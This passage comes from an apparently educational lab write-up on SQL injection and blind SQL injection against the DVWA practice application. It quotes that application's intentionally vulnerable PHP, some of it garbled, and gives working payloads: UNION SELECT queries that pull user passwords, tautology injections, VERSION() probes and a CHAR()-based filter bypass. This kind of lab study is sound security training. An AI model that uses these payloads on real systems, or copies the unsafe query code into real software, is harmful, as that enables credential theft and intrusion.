
`1 OR 1=1 UNION SELECT first_name, password FROM users`




The output displaying the first name and password of every user in the database indicates another successful SQLi attack.

c. High

This level is similar to *low*, but records user input in a separate window on another page instead of direct GET requests. We then attempted to check the page's behavior regarding valid input (ID exists in the database: 1).





This level's source code is provided by the following:

```

High SQL Injection Source

<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get Input
    $id = $_SESSION[ 'id' ];

    switch ( $_DWA['SQLI_DB'] ) {
        case MYSQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>Something went wrong.</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Get values
                $first = $row["first_name"];
                $last = $row["last_name"];



                // Feedback for end user
                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
            }

            if(null==$__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"])) ? false : $__mysqli_res;
            break;
        case SQLITE:
            global $__sqlite_db_connection;

            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1";
            #print query;
            try {
                $results = $__sqlite_db_connection->query($query);
            } catch (Exception $e) {
                echo 'Caught exception: ' . $e->getMessage();
                exit();
            }
    }
}

```


The code shows that `$id` is, once again, enclosed in quotes but that the query is limiting the results returned to 1 row. We, thus, attempted to append a tautology and comment out the *Limit 1* part of the query to test the vulnerability.



The output reveals the first and surnames of all users in the database, confirming a successful SQLi.


Our next step was then retrieving the passwords of all those users via the following input:

`' OR 1=1 UNION SELECT first_name, password from users; --`



The list of users along with their passwords indicates a successful SQLi attack.

d. Impossible



By binding a parametrized *id* variable inside a set without being enclosed in quotations and using PDO to make sure that the input is an integer value (validate the input's data type), the developer has blocked all typical SQL injection attacks against this web service.

3. SQL Injection (Blind)

A blind SQL injection is a type of SQL injection where descriptive errors are suppressed, forcing the attacker to ask a series of boolean-answer questions to reach the desired end goal.

In our case, the objective of our blind SQLi attacks is to determine the version of MariaDB utilized by the web service.

Since the only difference between SQLi and blind SQLi is the output shown to the user, similarly to victims of SQLi, victims of blind SQLi would be susceptible to anything their database is susceptible to. Examples range from data leaks, to data insertions and deletions or manipulation.

About

When an attacker executes SQL injection attacks, sometimes the server responds with error messages from the database server complaining that the SQL query's syntax is incorrect. Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather than getting a useful error message, they get a generic page specified by the developer instead. This makes exploiting a potential SQL Injection attack more difficult but not impossible. An attacker can still steal data by asking a series of True and False questions through SQL statements, and monitoring how the web application response (valid entry returned or 404 header set).

"time based" injection method is often used when there is no visible feedback in how the page different in its response (hence its a blind attack). This means the attacker will wait to see how long the page takes to response back. If it takes longer than normal, their query was successful.

Objective

Find the version of the SQL database software through a blind SQL attack.

Low Level

The SQL query uses RAW input that is directly controlled by the attacker. All they need to do is escape the query and then they are able to execute any SQL query they wish.

Spoiler: [REDACTED]

Medium Level

The medium level uses a form of SQL injection protection, with the function of `mysql_real_escape_string()`. However due to the SQL query not having quotes around the parameter, this will not fully protect the query from being altered. The text box has been replaced with a pre-defined dropdown list and uses POST to submit the form.

Spoiler: [REDACTED]


High Level

This is very similar to the low level, however this time the attacker is inputting the value in a different manner. The input values are being set on a different page, rather than a GET request.

Spoiler: [REDACTED] Spoiler: [REDACTED]

a. Low

Before beginning the attack, we tested the page's behavior against invalid input (a user ID that does not exist in the database: xxx).



This level's source code is provided by the following:

```

Low SQL Injection (Blind) Source

<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get Input
    $id = $_GET[ 'id' ];
    $exists = false;

    switch ( $_DVWA['SQLI_DB'] ) {
        case MySQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            try {
                $result = mysqli_query($GLOBALS["__mysqli_ston"], $query); // Removed 'or die' to suppress mysql errors
            } catch (Exception $e) {
                print "There was an error.";
                exit;
            }


            $exists = false;
            if ($result != false) {
                try {
                    $exists = (mysqli_num_rows( $result ) > 0);
                } catch(Exception $e) {
                    $exists = false;
                }
            }
            if(is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res;
            break;
        case SQLite:
            global $sqlite_db_connection;

            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
            try {
                $results = $sqlite_db_connection->query($query);
                $row = $results->fetchArray();
            }

```


Upon analyzing the given source code, we noticed that the page returns *User ID exists in the database* whenever the query returns more than 0 rows. Thus, we aimed to apply a UNION to return the row containing MariaDB's version. However, since this is a blind SQLi attack, we needed to test a series of comparisons by checking if the query's return value to the version we're testing against.

We first confirmed that the site is vulnerable to SQLi by inputting '*or 1=1; --*' into the textbox.




We then execute the query to check for the database version (starting with the most recent one):

'0' OR VERSION()="11.3.1-MariaDB-1" ; --




The output “*User ID is missing from the database*” indicates that the query returned a False value, so we kept on parsing through the different version in decreasing order until the release 10.11.4 displayed “*User ID exists in the database*”. The query used is: `0' OR VERSION()="10.11.4-MariaDB-1"; --`.




The confirmation message verifies our successful blind SQLi attack as well as the database’s version.

b. Medium

We tested the page’s behavior against valid input (a user ID of 1 exists in the database) and invalid input (a user ID of 0 does not exist in the database) by changing the *value* of the *option* in the HTML *form* using the browser’s *inspect tool* since the medium-level blind SQLi challenge attempts to restrict user input by replacing the text box with a dropdown, similarly to that of SQLi (in the previous section).





This level's source code is provided by the following:

```

<?php

if( isset( $_POST[ "Submit" ] ) ) {
    // Get Input
    $id = $_POST[ "id" ];
    $exists = false;

    switch ( $_DVWA[ 'SQLI_DB' ] ) {
        case MYSQL:
            $id = ((isset($GLOBALS["__mysql_ston"]) && is_object($GLOBALS["__mysql_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysql_ston"], $id) : ((trigger_error("
[MySqliConverter] Fix the mysqli_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    }

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    try {
        $result = mysqli_query($GLOBALS["__mysql_ston"], $query); // Removed 'or die' to suppress mysql errors
    } catch (Exception $e) {
        print "There was an error.";
        exit;
    }

    $exists = false;
    if ($result != false) {
        try {
            $exists = (mysqli_num_rows( $result ) > 0); // The '0' character suppresses errors
        } catch(Exception $e) {
            $exists = false;
        }
    }
}


break;
case SQLITE:
    global $sqlite_db_connection;

    $query = "SELECT first_name, last_name FROM users WHERE user_id = $id";
    try {
        $results = $sqlite_db_connection->query($query);
    }
}


```

Upon analysis, we realized that the query was being filtered out of escape characters using the `mysqli_real_escape_string()` function. This made things harder particularly because we couldn't use quotations anymore. As we already knew the database's version from the low-level blind SQLi attack, we used that as a reference point.

Due to the restriction of not using quotes, trying to compare the version using `0 or version()='10.11.4-MariaDB-1'` was not possible and instead lead to the same error page no matter what variation we tried.



We were able to maneuver around this restriction by using the built-in CHAR() function that converts ascii numbers to string characters. We transformed *10.11.4-MariaDB-1* to ASCII using an online tool and inserted the converted text into the CHAR() function. We were then able to compare the return value of `@@@version()` to the return value of CHAR().




The “*User ID exists in the database*” confirmation message indicates our blind SQLi attack was successful and that the database’s version is indeed *10.11.4*.

c. High

Similarly to the high-level of SQLi, blind SQLi incorporate a separate page that reads user input similarly to the low-level blind SQLi challenge.

We tested the page’s behavior against an existing ID (1) and a missing ID (0).



This level’s source code is provided by the following:

```

High SQL Injection (Blind) Source

<?php

if( isset( $_COOKIE[ 'id' ] ) ) {
    // Get input
    $id = $_COOKIE[ 'id' ];
    $exists = false;

    switch( $_DWA['SQLI_DB'] ) {
        case MYSQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1";
            try {
                $result = mysqli_query($GLOBALS['__mysqli_ston'], $query ); // Removed 'or die' to suppress mysql errors
            } catch( Exception $e ) {
                $result = false;
            }

            $exists = false;
            if ($result != false) {
                // Get results
                try {
                    $exists = (mysqli_num_rows( $result ) > 0); // The '0' character suppresses errors
                } catch( Exception $e ) {
                    $exists = false;
                }
            }


            if(is_null($__mysqli_res = mysqli_close($GLOBALS['__mysqli_ston'])))? false : $__mysqli_res;
            break;
        case SQLITE:
            global $__sqlite_db_connection;

            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1";
            try {
                $results = $__sqlite_db_connection->query($query);
            }
    }
}

